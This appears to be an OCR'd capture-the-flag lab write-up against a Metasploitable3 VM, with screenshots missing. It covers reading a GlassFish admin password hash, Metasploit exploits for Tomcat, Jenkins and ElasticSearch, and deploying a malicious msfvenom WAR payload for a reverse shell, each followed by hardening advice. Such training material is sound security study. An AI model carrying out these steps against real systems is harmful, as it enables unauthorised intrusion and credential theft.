Following the path to **C:\glassfish\glassfish4\glassfish\domains\domain1\config** and issuing the command **type local-password** will output a hash:

```
C:\glassfish\glassfish4\glassfish\domains\domain1\config>type local-password
type local-password
8789527CC82E5F889EBCFFEE3BB893FC6D3E25FD

C:\glassfish\glassfish4\glassfish\domains\domain1\config>
```

Copying the hash as the password with the user name admin at https://10.0.0.246:4848 will login to the Administration Console:



Recommendations:

Enabling secure admin allows you to define user or group specific permissions and appoint super users for comprehensive access control


EXPLOITATION

Port 8282 Apache Tomcat

Apache Tomcat provides a “pure Java” HTTP web server environment in which Java code can also run. Thus, it is a Java web application server.


The goals in this instance should be to:
(1) Survey the website
    (a) Exploit possible vulnerabilities
(2) Obtain credential
(3) Deploy payload

Apache Tomcat can be found at http://10.0.0.246:8282




EXPLOITATION

Looking through the exploit modules, the ManageEngine exploit fits well exploiting Apache Tomcat:




Running this exploit will open a meterpreter session. Moving into a windows shell and issuing the command **whoami** reveals you are now operating as **nt authority\local service** :




EXPLOITATION


Below is a list of commands to work through the windows shell. The command, "**type**" will print out all the contents of, "**tomcat-users.xml**":



Username: sploit
Password: sploit




After using the credentials to login to Apache Tomcat use msfvenom to generate a .WAR payload:



EXPLOITATION

Browse to the malicious.war payload and deploy:



Once deployed, setup metasploit's multi/handler. Windows shell has been obtained:

Recommendations:

Methods to improve Tomcat Security include: not running Tomcat as the root use, remove default samples and test appications, set permissions carefully, disable support for TRACE requests, disabling SSLv3 protocols, logging network traffic, and using realms to control resource access.

If a .WAR file generated exploit like this were to happen the best action would be to remove the file by:


logging in to the UNIX server through the terminal emulator, navigating to the **$catalina_home/bin** directory, stopping the Tomcat services with **./shutdown.sh**, and starting Tomcat again with **./startup.sh**

EXPLOITATION

Port 8484 Jenkins


Jenkins is an open sourced automation server. It is a server based system that runs in servlet containers such as Apache Tomcat.

Jenkins can be found at http://10.0.0.246:84848



Moving to the address http://10.0.0.246:8484/script is a script console that allows the user to enter arbitrary groovy script into the console. This is an area to enter commands onto the Metasploitable3 box.

To find out whoami from the script console enter:




The result should yield: **nt authority\localservice**

EXPLOITATION


Jenkins can be exploited in a variety of ways to ultimately gain a shell, escalate privileges, etc. As noted within the Apache Tomcat writeup, a payload can be created with msfvenom:

The payload can then be downloaded onto the Metasploitable3 machine by entering commands directly into the script console.

Another option is to gain meterpreter access directly from the command line within Kali Linux. To begin, launch msfconsole. Searching through exploit modules:




Use option 11:




EXPLOITATION

Continue setting the variables for the exploit:



Set the payload:



Issue the **exploit** to gain meterpreter access!


Recommendations:
It is important to lock down access to Jenkins UI so that the users are authenticated and appropriate set of permissions are given to them. This setting is controlled by two axes: Security Realm, which determines users and their passwords, as well as what groups the user belongs to.

EXPLOITATION


Port 9200 ElasticSearch

ElasticSearch is a search and analytics engine with a HTTP web interface and has a few Remote Code Execution vulnerabilities.

To begin, start metasploit in Kali Linux with the command **msfconsole**. The goal is to reach a windows command shell.
getuid returns the real user ID
uuid returns the Universal Unique Identifier
Using the exploit **multi/elasticsearch/script_mvel_rce** and setting **rhosts** to **Metasploitable3's ip address** and running will reach the **metrerpreter**.



Once the meterpreter is reached, change to **shell** to be placed within **C:\Program Files\elasticsearch-1.1.1** of the Metasploitable3 machine:




Recommendations:
Create a firewall service unit for adding or removing the firewall rules that allow the ElasticSearch nodes and the data server to use port 9200 and reject all communication coming from other sources. Then, enable the firewall to activate the rules. To lift the restriction, disable the firewall.

FLAGS/CARDS


Catch 'Em All

From a basic nmap scan it was discovered that there is a webserver running on TCP port 8585. Navigating with a web browser to https://10.0.0.246:8585 it is found to be a wamp server:



FLAGS/CARDS


Clicking on the, “wordpress” link under, “My Projects” will output the first flag at the address http://10.0.0.246:8585/wordpress/ This flag will provide insight into the rest of the CTF challenge, revealing that there are 15 flags to capture, with the associated pictures revealed within this initial *Catch ‘Em All* flag.



